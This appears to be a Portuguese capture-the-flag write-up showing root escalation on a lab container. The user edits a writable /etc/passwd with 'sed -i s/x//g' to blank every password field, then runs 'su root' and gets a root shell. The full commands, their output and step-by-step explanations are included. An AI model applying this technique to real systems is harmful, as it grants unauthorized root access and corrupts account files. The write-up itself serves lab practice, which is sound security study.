bin::2:2:bin:/bin:/usr/sbin/nologin
sys::3:3:sys:/dev:/usr/sbin/nologin
sync::4:65534:sync:/bin:/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proy::13:13:proy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt::42:65534::/noneistent:/usr/sbin/nologin
nobody::65534:65534:nobody:/noneistent:/usr/sbin/nologin
neptuno::1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network::998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync::997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus::100:102::/noneistent:/usr/sbin/nologin
systemd-resolve::996:996:systemd Resolver:/:/usr/sbin/nologin
sshd::101:65534::/run/sshd:/usr/sbin/nologin
nasa::1002:1002:NASA,,,:/home/nasa:/bin/bash
elite::1000:1000:elite,,,:/home/elite:/bin/bash

```

5. Manipulação do Arquivo `/etc/passwd` com `sed`

bash

 Copiar código

```
sed 's/x//g' /etc/passwd
```

- `sed` : Uma ferramenta de edição de texto que pode modificar arquivos de forma não interativa.
- `s/x//g` : Substitui todas as ocorrências de `x` por nada (remove `x`).

Objetivo: Exibir o conteúdo do arquivo `/etc/passwd` sem as `x` que são usadas em algumas entradas para senhas.

sed -i 's/x//g' /etc/passwd

```
elite@d4aa97b36966:/home/neptuno$ sed -i 's/x//g' /etc/passwd
sed -i 's/x//g' /etc/passwd
```

6. Editar o Arquivo `/etc/passwd` Diretamente

bash

 Copiar código

```
sed -i 's/x//g' /etc/passwd
```

- `-i` : Edita o arquivo diretamente, aplicando as mudanças.
- O comando remove `x` do arquivo `/etc/passwd`, o que pode alterar a autenticação de usuários.

Objetivo: Tornar o arquivo `/etc/passwd` vulnerável, possivelmente permitindo acesso a contas que não têm senhas definidas.

cat /etc/passwd

```
elite@d4aa97b36966:/home/neptuno$ cat /etc/passwd
cat /etc/passwd
root::0:0:root:/root:/bin/bash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin::2:2:bin:/bin:/usr/sbin/nologin
sys::3:3:sys:/dev:/usr/sbin/nologin
sync::4:65534:sync:/bin:/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proy::13:13:proy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt::42:65534::/noneistent:/usr/sbin/nologin
nobody::65534:65534:nobody:/noneistent:/usr/sbin/nologin
neptuno::1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network::998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync::997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus::100:102::/noneistent:/usr/sbin/nologin
systemd-resolve::996:996:systemd Resolver:/:/usr/sbin/nologin
sshd::101:65534::/run/sshd:/usr/sbin/nologin
nasa::1002:1002:NASA,,,:/home/nasa:/bin/bash
elite::1000:1000:elite,,,:/home/elite:/bin/bash
```

ROOT ESTÁ SEM O "X"

7. Exibir o Conteúdo do Arquivo /etc/passwd

bash

 Copiar código

```
cat /etc/passwd
```

- `cat` : Mostra o conteúdo do arquivo.
- Exibe o arquivo `/etc/passwd`, agora sem `x`, mostrando que as contas podem estar desprotegidas.

Objetivo: Verificar as modificações feitas no arquivo `/etc/passwd`.

su root

```
elite@d4aa97b36966:/home/neptuno$ su root
su root
root@d4aa97b36966:/home/neptuno# whoami
whoami
root
root@d4aa97b36966:/home/neptuno#
```

somos root

bobmarley

